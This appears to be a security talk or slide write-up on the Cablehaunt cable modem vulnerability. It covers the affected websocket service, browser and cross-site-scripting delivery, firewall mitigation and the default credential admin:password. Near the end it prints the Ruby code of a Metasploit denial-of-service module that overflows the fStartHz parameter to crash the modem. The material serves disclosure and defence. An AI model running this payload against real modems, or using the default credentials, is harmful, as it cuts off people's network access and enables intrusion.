

CABLEHAUNT

Cable modem vulnerability!

What is Cablehaunt?

Cablehaunt is a vulnerability in the Spectrum Analysis web service that runs on the cable modem on either port 6080 or 8080. The vulnerability exists in the websocket service that runs on this port, with various parameters being vulnerable to stack-based buffer overflows.

These vulnerabilities are exploitable - but designing an exploit requires access to the cable modem firmware, which may or may not be readily available.

Who needs to worry?

Generally, enterprise customers rely on dedicated fiber connections - which would not be affected.

However, it is not uncommon for small and medium sized businesses to rely on a cable modem connection for at least one of their upstream services. Those would be affected so long as they used a vulnerable model.

Wait, a web service on a Cable Modem?

There are actually two web services on most cable modems

- Port 80 - Status Information
- Port 6080 or 8080: Signal Analyzer

Cable modems exist physically outside the firewall or NAT gateway, but still use a private IP address for accessibility. The IP address is typically <http://192.168.100.1/>

Delivery Methods

The exploit can be delivered via any WebSocket-compliant client. This includes the browser. The proof of concept provided by lyrebirds uses the browser to deliver the client. Since the WebSocket protocol does not require checking the HTTP Origin Header, the JavaScript does not have to be loaded from the cable modem in order for the exploit to work. It can be loaded from any origin.

That means this vulnerability can be exploited via Cross-Site Scripting.

Imagine a cross-site scripting exploit that causes your network to lose upstream connectivity.

Status Service on Port 80



SB8200

STATUS

PRODUCT
INFORMATION

EVENT LOG

ADDRESSES

CONFIGURATION

ADVANCED

HELP

Connection

The status listed show the connection state of the cable modem. They are used by your service provider to evaluate the operation of the cable modem.

Startup Procedure

Procedure	Status	Comment
Acquire Downstream Channel	0 Hz	In Progress
Connectivity State	In Progress	Not Ready
Boot State	In Progress	Unknown
Configuration File	In Progress	
Security	Failed	BPI+
DOCSIS Network Access Enabled	Denied	

Downstream Bonded Channels


Channel ID	Lock Status	Modulation	Frequency	Power	SNR/MER	Corrected	Uncorrectables
0	Not Locked	Other	0 Hz	-46.5 dBmV	0.0 dB	0	0

Upstream Bonded Channels

Channel	Channel ID	Lock Status	US Channel Type	Frequency	Width	Power
---------	------------	-------------	-----------------	-----------	-------	-------

Current System Time: ---:--:--

Signal Analyzer on Port 8080 or 6080



Where is the vulnerability from a code perspective?

The vulnerability exists in Broadcom reference software that is distributed as part of the RF card/component that goes into each modem. Broadcom distributed this software to vendors, who then included it in their release builds without modification.

How is cable modem firmware distributed?

Cable Modem firmware is distributed by the ISP. During the DOCSIS provisioning process, the cable modem will receive instructions on what firmware version to use and where to pull that firmware image from. The cable modem then fetches the proper firmware image, usually over **https** or **tftp**.

Can I turn the Signal Analyzer Web Service Off?

No, but your ISP can, and does in some cases.

Mediacom seems to have disabled the signal analyzer on certain firmware versions on their network.

Why do I need to worry?

Typically, the Cable Modem Host is accessible despite any VLAN segmentation you might put in place. So to mitigate this, it generally requires a firewall / IDS rule to block traffic to host 192.168.100.1 and specifically port 8080 or 6080. Might as well do both as there is no reason for legitimate users to ever access this service.

Even port 80 is probably unnecessary for general users.

What does the signal analyzer do?

Typically this web service is used only by line techs who need to troubleshoot upstream DOCSIS connections. It can be protected via basic authentication, requiring a username and a password to authenticate and view successfully.

However, in the cases that authentication is required, generally the credentials are

admin:password

How does the exploit work?

The published exploit will only work for two very specific cable modems / firmware image versions / ISP combinations. It is a ROP-based exploit that jumps from address to address in order to eventually subvert program control flow to execute arbitrary shell code and start a bind shell.

Every cable modem that uses distinct firmware would require a custom exploit as the memory addresses the exploit relies on would change.

How can I test if my cable modem is vulnerable?

Right now there is a metasploit module pending that allows for easy testing of cable modems. **Caution: successful checks result in upstream network communications disruption as the cable modem will crash and subsequently reboot.**

<https://github.com/rapid7/metasploit-framework/pull/12818>

Note this module has not been merged into the master repository yet and is not available in release builds.

(However it is fully functional!)


How does the Metasploit Module work?

The Metasploit Module first checks if the web service is reachable.

If it is, then the module attempts to send a large string of random data on one of the vulnerable WebSocket message parameters.

The module then checks to see if the web service is reachable again. If not, the module registers that it succeeded, and you will notice disruption of upstream network services while the cable modem reboots.

Metasploit Module Screenshot



The screenshot displays the Metasploit Framework interface. On the left, the Explorer pane shows the file structure, with the `modules > auxiliary > dos > http > cable_haunt_websocket_dos.rb` path highlighted. The main editor window shows the source code for this module. The code defines a driver that attempts to connect to a target via a WebSocket endpoint. It sends a JSON-RPC request to the `Frontend::GetFrontendSpectrumData` method with a specific payload. A timer is used to check the connection status every 10 seconds.

```
modules > auxiliary > dos > http > cable_haunt_websocket_dos.rb
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107

print_status("Attempting Connection to #{datastore['RHOST']}")

driver = Faye::WebSocket::Client.new("ws://#{datastore['RHOST']}:#{datastore['RPORT']}/Frontend", ['rpc-frontend'])

driver.on :open do |event|
  print_status('Opened connection')

  EM::Timer.new(1) do
    begin
      print_status('Sending payload')
      payload = Rex::Text.rand_text_alphanumeric(7000..8000)
      driver.send({
        'jsonrpc': '2.0',
        'method': 'Frontend::GetFrontendSpectrumData',
        'params': {
          'coreID': 0,
          'fStartHz': payload,
          'fStopHz': 1000000000,
          'fftSize': 1024,
          'gain': 1
        },
        'id': '0'
      }).to_json)
    rescue
      fail_with(Failure::Unreachable, 'Could not establish websocket connection')
    end
  end

  EM::Timer.new(10) do
    print_status('Checking Modem Status')
    begin
      res = send_request_cgi({
        'uri' => '/',
        'method' => 'GET',
      })
    end

    if res.nil?
      @succeeded = true
      print_status('Cable Modem unreachable!')
    end
  end
end
```


Credits

Public Disclosure (January 2020): <https://cablehaunt.com> by Lyrebirds

~~Private Disclosure (?? Maybe ?? October 2018 ?? Maybe ??): Who knows? Probably didn't ever happen!~~

Questions?

Contact:

@nstarke in SecDSM Slack

<https://twitter.com/nstarke>

<https://github.com/nstarke>

<https://gist.github.com/nstarke>